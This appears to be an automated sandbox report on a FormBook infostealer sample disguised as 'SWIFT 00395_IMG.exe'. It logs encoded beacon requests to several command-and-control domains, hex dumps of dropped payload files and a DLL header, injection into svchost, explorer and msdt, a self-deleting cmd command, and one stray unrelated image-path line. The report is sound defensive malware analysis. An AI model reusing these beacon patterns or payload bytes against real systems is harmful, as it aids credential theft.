May 4, 2021 08:55:10.679526091 CEST	5531	OUT	GET /bbqo/?XB64XbO8=+83Ad9ys8+FMkuQHLQbEUx121DE/6nLvKA5vTUyMQ3D5zQ4YR59KLRowGPLGetqdy+rw&Rb=M42dVLz8 HTTP/1.1 Host: www.crickescore.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 4, 2021 08:55:10.850706100 CEST	5532	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Tue, 04 May 2021 06:55:10 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.crickescore.com/bbqo/?XB64XbO8=+83Ad9ys8+FMkuQHLQbEUx121DE/6nLvKA5vTUyMQ3D5zQ4YR59KLRowGPLGetqdy+rw&Rb=M42dVLz8 Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49762	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 08:55:21.008250952 CEST	5533	OUT	GET /bbqo/?XB64XbO8=/Pkgzq8QL5NAcxZCkuSTp6cwj4lDt7P1w6jr1cEe5khMYSySzdqjBreEbEJxEDRHbmyL&Rb=M42dVLz8 HTTP/1.1 Host: www.1800quilts.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
May 4, 2021 08:55:21.145359039 CEST	5534	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 04 May 2021 06:55:21 GMT Content-Type: text/html Content-Length: 275 ETag: "6089be8c-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.4	49765	60.205.226.138	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 08:55:26.535928011 CEST	5553	OUT	GET /bbqo/?Rb=M42dVLz8&XB64XbO8=OyJvVzFrogId2JmOPk1mxNUaVNmw8U6tV5/SqSy/NPm0fO+yJiD5oYjbB5t0rhfZdAPi HTTP/1.1 Host: www.xiangyuwenhua.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.4	49766	3.34.109.201	80	C:\Windows\explorer.exe


Timestamp	kBytes transferred	Direction	Data
May 4, 2021 08:55:32.801975965 CEST	5555	OUT	GET /bbqo/?XB64XbO8=GhdvojHCfMDRUam/4qOkhbREqNoCRj0dcDXGN06f9NKfhUBJ97Or2+k+J6GDFZvtQIxr&Rb=M42dVLz8 HTTP/1.1 Host: www.seroungift.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 08:55:33.092298031 CEST	5556	IN	HTTP/1.1 404 Not Found Date: Tue, 04 May 2021 06:55:32 GMT Server: Apache X-Powered-By: PHP/5.6.36 X-Frame-Options: SAMEORIGIN Cache-Control: No-Cache Connection: close Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 31 65 30 34 0d 0a 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 6b 72 22 3e 0a 09 3c 68 65 61 64 3e 0a 09 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 33 36 30 2c 20 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 6e 6f 22 3e 0a 09 09 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 3e 0a 09 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 66 6f 72 6d 61 74 2d 64 65 74 65 63 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 6c 65 70 68 6f 6e 65 3d 6e 6f 22 20 2f 3e 0a 09 09 3c 74 69 74 6c 65 3e ed 86 b5 ed 95 a9 eb b3 b4 ed 97 98 20 eb b9 84 ea b5 90 ea b2 ac ec a0 81 ec 82 ac ec 9d b4 ed 8a b8 3c 2f 74 69 74 6c 65 3e 0a 09 09 0a 3c 73 63 72 69 70 74 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 61 6a 61 78 2e 67 6f 6f 67 6c 65 61 70 69 73 2e 63 6f 6d 2f 61 6a 61 78 2f 6c 69 62 73 2f 6a 71 75 65 72 79 2f 31 2e 31 31 2e 32 2f 6a 71 75 65 72 79 2e 6d 69 6e 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0a 20 20 3c 73 63 72 69 70 74 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 63 64 6e 6a 73 2e 63 6c 6f 75 64 66 6c 61 72 65 2e 63 6f 6d 2f 61 6a 61 78 2f 6c 69 62 73 2f 6a 51 75 65 72 79 2e 73 65 72 69 61 6c 69 7a 65 4f 62 6a 65 63 74 2f 32 2e 30 2e 33 2f 6a 71 75 65 72 79 2e 73 65 72 69 61 6c 69 7a 65 4f 62 6a 65 63 74 2e 6d 69 6e 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0a 20 20 3c 73 63 72 69 70 74 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 63 64 6e 6a 73 2e 63 6c 6f 75 64 66 6c 61 72 65 2e 63 6f 6d 2f 61 6a 61 78 2f 6c 69 62 73 2f 6a 73 6f 6e 33 2f 33 2e 33 2e 32 2f 6a 73 6f 6e 33 2e 6d 69 6e 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0a 20 20 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 0a 20 20 20 20 6a 51 75 65 72 79 28 66 75 6e 63 74 69 6f 6e 28 24 29 20 7b 0a 20 20 20 20 20 20 24 66 6f 72 6d 20 3d 20 24 28 27 2e 70 75 72 65 2d 66 6f 72 6d 27 29 3b 0a 20 20 20 20 20 20 24 66 6f 72 6d 2e 73 75 62 6d 69 74 28 66 75 6e 63 74 69 6f 6e 28 65 29 20 7b 0a 20 20 20 20 20 20 20 20 76 61 72 20 24 74 68 69 73 20 3d 20 24 28 74 68 69 73 29 3b 0a 0a 09 09 76 61 72 20 66 20 3d 20 74 68 69 73 3b 0a 0a 09 09 69 66 20 28 66 2e 61 67 72 65 65 2e 63 68 65 63 6b 65 64 20 3d 3d 20 66 61 6c 73 65 29 0a 09 09 09 7b 0a 09 09 09 09 61 6c 65 72 74 28 27 ea b0 9c ec 9d b8 ec a0 95 eb b3 b4 ec b7 a8 ea b8 89 eb b0 a9 ec b9 a8 ec 97 90 20 eb 8f 99 ec 9d 98 ed 95 b4 20 ec a3 bc ec 84 b8 ec 9a 94 2e 27 29 3b 0a 09 09 09 09 66 2e 61 67 72 65 65 2e 66 6f 63 75 73 28 29 3b 0a 09 09 09 09 72 65 74 75 72 6e 20 66 61 6c 73 65 3b 0a 09 09 09 7d 0a 0a 09 09 09 0a 09 09 09 09 69 66 20 28 66 2e 63 75 73 74 6f 6d 65 72 5f 6e 61 6d 65 2e 76 61 6c 75 65 20 3d 3d 20 27 27 29 0a 09 09 09 09 7b 0a 09 09 09 09 61 6c 65 72 74 28 27 ec 9d b4 eb a6 84 ec 9d 84 20 ec 9e 85 eb a0 a5 ed 95 b4 20 ec a3 bc ec 84 b8 ec 9a 94 2e 27 29 3b 0a 09 09 09 09 66 2e 63 75 73 74 6f 6d 65 72 5f 6e 61 6d 65 2e 66 6f 63 75 73 28 29 3b 0a 09 09 09 09 72 65 74 75 72 6e 20 66 61 6c 73 65 3b 0a 09 09 09 7d 0a 0a 20 20 20 20 09 09 09 69 66 20 28 66 2e 63 75 73 74 6f 6d 65 72 5f 62 69 72 74 68 2e 76 61 6c 75 65 20 3d 3d 20 22 22 29 0a 09 09 09 7b 0a 09 09 09 09 61 6c 65 72 74 28 27 ec 83 9d eb 85 84 ec 9b 94 ec 9d bc ec 9d 84 20 ec 9e 85 eb a0 a5 ed 95 Data Ascii: 1e04<!doctype html><html lang="kr"><head><meta name="viewport" content="width=360, user-scalable=no"><meta charset="UTF-8"><meta name="format-detection" content="telephone=no" /><title> </title><script src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.2/jquery.min.js"></script> <script src="https://cdnjs.cloudflare.com/ajax/libs/jQuery.serializeObject/2.0.3/jquery.serializeObject.min.js"></script> <script src="https://cdnjs.cloudflare.com/ajax/libs/json3/3.3.2/json3.min.js"></script> <script type="text/javascript"> jQuery(function($) { $form = $('.pure-form'); $form.submit(function(e) { var $this = $(this);var f = this;if (f.agree.checked == false){alert(' .');f.agree.focus();return false;}if (f.customer_name.value == ""){alert(' .');f.customer_name.focus();return false;} if (f.customer_birth.value == ""){alert('

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: SWIFT 00395_IMG.exe PID: 7004 Parent PID: 6052

General

Start time:	08:53:40
Start date:	04/05/2021
Path:	C:\Users\user\Desktop\SWIFT 00395_IMG.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\SWIFT 00395_IMG.exe'
Imagebase:	0x400000
File size:	14050919 bytes
MD5 hash:	F19E6012FF248B9B380BB420080258CE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.665787832.0000000003040000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.665787832.0000000003040000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.665787832.0000000003040000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsuD98E.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	405E24	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\nsuD98F.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	405E24	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\u2xvckwaqaki	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405DED	CreateFileA
C:\Users\user\AppData\Local\Temp\jckq5d4hbdkbi4n7hsr	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405DED	CreateFileA
C:\Users\user\AppData\Local\Temp\nspD9BF.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	405E24	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nspD9BF.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	40585E	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nspD9BF.tmp\3bypcf8qb.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405DED	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsuD98E.tmp	success or wait	1	4036D8	DeleteFileA
C:\Users\user\AppData\Local\Temp\nspD9BF.tmp	success or wait	1	405A1F	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\nsuD98F.tmp</td><td>unknown</td><td>19235</td><td>2d 0e 00 00 a2 00 00
00 2c 01 00 00 03 00
00 00 ec 01 00 00 01
00 00 00 04 06 00 00
1c 00 00 00 14 09 00
00 00 00 00 00 47 0d
00 00 01 00 00 00 2d
0e 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00 ff
ff ff ff ff ff ff ff ff ff ff
00 00 00 00 00 ff 00 00
e6 00 00 00 f1 ff ff 05
00 00 00 ff ff ff ff ff ff
ff ff ff ff ff ff ff ff ff ff ff
ff ff ff ff 01 00 00 00
ff ff ff ff ff ff ff 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00</td><td>-.......,.....................
..........G.......-...........
....
....
....
....
....
....
...............</td><td>success or wait</td><td>11</td><td>405E82</td><td>WriteFile</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\u2xvckwaqaki</td><td>unknown</td><td>7173</td><td>b5 cc 27 a6 44 79 96
a8 9b 31 54 9a 08 6e
75 62 02 4e 6a 17 66
96 bf 84 e9 bd 5b cb
72 b9 cb 04 ed 32 e2
07 8e 23 19 7f 07 01
bc b1 54 1a 4b 72 c2
5d 33 44 3d 5a 24 d8
e1 71 a2 35 d3 4c 66
3b 44 2c 9d 25 06 7f
5d 93 55 33 11 59 69
d0 33 aa 8b fe 02 e0
be 82 e2 7b 5d d8 b6
6b af 8d 6b af 2f 2d 86
07 e5 e1 54 32 11 d9
14 d8 b3 32 10 4d 02
e0 be 02 a5 83 dc 61
3e ba af 8d 6b 2f 8e 2e
16 8f 6d 2d 74 52 30
68 e3 e0 43 ba 98 9b
21 ff de 92 89 8b 6c e9
c7 03 cf ad 8b bf b4 36
99 14 f5 6e 74 52 30
e8 44 e9 c3 42 20 db
21 ff dd 15 15 93 ec 71
4f 4d ce ac 8b 3f 74 3e
19 9c 7a b9 74 52 30
78 5f f1 52 cb a8 2a 21
ff dd a5 ea 9c 7c f9 d7
99 ce ac 8a ce 8e 46
a9 24 02 03 7b 59 30
f8 b6 f9 d2 53 31 6b 21
ff dd 25 22 a4 ff 7e 5f
d6 ce ac 8a 4e 6d 4f
29 ac 8a 43 7b 59 37</td><td>..'.Dy...1T..nub.Nj.f.....[.r.
...2...#......T.Kr.]3D=Z$..q.5
.Lf;D,.%..].U3.Yi.3........{].
.k..k./-....T2.....2.M.......a
>...k/....m-tR0h..C...!.....l.
.......6...ntR0.D..B .!......q
OM...?t>..z.tR0x_.R..*!.....|.
.......F.$..{Y0....S1k!..%"..~
_....NmO)..C{Y7</td><td>success or wait</td><td>1</td><td>405E82</td><td>WriteFile</td></tr>
</table>

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\jckq5d4hbdkbi4n7hsr</td><td>unknown</td><td>16384</td><td>a7 6e d9 f2 f2 48 87 5b
80 af 63 3e 1a 48 fd 48
f4 b5 66 6a 65 7a 2f a1
7d 9d bd 54 38 a1 1e
06 a7 6f 87 1a 67 25 af
96 16 df e8 b2 17 ea
d7 73 b2 4b 74 e3 ae
fb 96 05 3b 77 ff 77 37
d6 1d b9 5a 84 8d 9a
f5 27 05 10 07 07 a3
5a dc 7f 99 51 f8 24 15
ca 1e 65 91 90 ce 0b
e3 90 69 64 c9 23 c0
e3 0b 9c c0 d6 14 d2
1e 61 05 ee 68 cb 0e
6e 57 13 11 1e 2a 7c
c6 52 cf 39 e6 a2 2d
03 27 64 58 69 4a 6b
d5 51 40 60 45 38 57
0d a3 90 3d 72 3e ef
d9 e9 69 a8 d0 42 c9
4d f9 1a 8f 35 03 70 df
18 c0 14 4d d9 4e 6c
01 91 89 2c a6 6a 28
29 c1 5b eb c9 d6 0d
03 56 22 03 dc 88 86
31 e0 40 55 2f 31 27
52 39 32 32 b0 6d 0b
2e db 12 40 6e 85 0f f6
86 21 50 77 1e 47 12
2f b6 73 7d 31 5e 15
22 4e 18 14 7b b0 77
96 9d 95 f2 c9 9a 15
4e d1 fa 75 1c 2e 55
9b db 8f 82 c9 33 d3
c2 ea</td><td>.n...H.[..c>.H.H..fjez/.}..T8.
...o..g%.........s.Kt.....;w.w
7...Z....'.....Z...Q.$...e....
..id.#.........a..h..nW...*|.R
.9..-
.'dXiJk.Q@`E8W...=r>...i.
.B.M...5.p....M.Nl...,.j().[..
...V"....1.@U/1'R922.m....
@n....!Pw.G./.s}1^."N..
{.w.......N..u..U.....3...</td><td>success or wait</td><td>11</td><td>405E82</td><td>WriteFile</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\nspD9BF.tmp\3bypcf8qb.dll</td><td>unknown</td><td>6144</td><td>4d 5a 90 00 03 00 00
00 04 00 00 00 ff ff 00
00 b8 00 00 00 00 00
00 00 40 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 e0 00 00 00
0e 1f ba 0e 00 b4 09
cd 21 b8 01 4c cd 21
54 68 69 73 20 70 72
6f 67 72 61 6d 20 63
61 6e 6e 6f 74 20 62
65 20 72 75 6e 20 69
6e 20 44 4f 53 20 6d 6f
64 65 2e 0d 0d 0a 24
00 00 00 00 00 00 00
ea df bc fe ae be d2 ad
ae be d2 ad ae be d2
ad fc d6 d6 ac ab be
d2 ad 73 41 19 ad bd
be d2 ad ae be d3 ad
9a be d2 ad 0b d7 d6
ac af be d2 ad 0b d7
d2 ac af be d2 ad 0b
d7 d0 ac af be d2 ad
52 69 63 68 ae be d2
ad 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 50 45 00
00 4c 01 03 00 2d d9
90 60 00 00 00 00 00
00 00 00 e0 00 03 21
0b 01 0e 10 00 08 00</td><td>MZ......................@.....
....
............!..L.!This program
cannot be run in DOS
mode....
$............................
..sA.........................
............Rich..............
..............PE..L...-..`....
.......!.......</td><td>success or wait</td><td>1</td><td>405E82</td><td>WriteFile</td></tr>
</table>

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\SWIFT 00395_IMG.exe	unknown	512	success or wait	203	405E53	ReadFile
C:\Users\user\Desktop\SWIFT 00395_IMG.exe	unknown	16384	success or wait	11	405E53	ReadFile
C:\Users\user\AppData\Local\Temp\nsuD98F.tmp	unknown	4	success or wait	1	405E53	ReadFile
C:\Users\user\AppData\Local\Temp\nsuD98F.tmp	unknown	3629	success or wait	1	403280	ReadFile
C:\Users\user\AppData\Local\Temp\nsuD98F.tmp	unknown	4	success or wait	3	405E53	ReadFile
C:\Users\user\AppData\Local\Temp\u2xvckwaqaki	unknown	7173	success or wait	1	1000128C	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\jckq5d4hbdkbi4n7hsr	unknown	164352	success or wait	1	22C1707	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	22C099A	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	22C099A	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	22C099A	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	22C099A	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	22C099A	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	22C099A	ReadFile

Analysis Process: svchost.exe PID: 7056 Parent PID: 7004

General

Start time:	08:53:42
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\svchost.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\SWIFT 00395_IMG.exe'
Imagebase:	0xdd0000
File size:	44520 bytes
MD5 hash:	FA6C268A5B5BDA067A901764D203D433
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.711497215.0000000000D60000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.711497215.0000000000D60000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.711497215.0000000000D60000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.711385222.0000000000D30000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.711385222.0000000000D30000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.711385222.0000000000D30000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.710720815.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.710720815.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.710720815.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4182A7	NtReadFile

Analysis Process: explorer.exe PID: 3424 Parent PID: 7056

General

Start time:	08:53:47
Start date:	04/05/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: msdt.exe PID: 4088 Parent PID: 3424

General

Start time:	08:54:04
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\msdt.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\msdt.exe
Imagebase:	0xb00000
File size:	1508352 bytes
MD5 hash:	7F0C51DBA69B9DE5DDF6AA04CE3A69F4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.919033031.0000000003170000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.919033031.0000000003170000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.919033031.0000000003170000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.918989444.0000000003110000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.918989444.0000000003110000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.918989444.0000000003110000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.917600888.0000000000A60000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.917600888.0000000000A60000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.917600888.0000000000A60000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	A782A7	NtReadFile

Analysis Process: cmd.exe PID: 5936 Parent PID: 4088

General

Start time:	08:54:09
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Windows\SysWOW64\svchost.exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

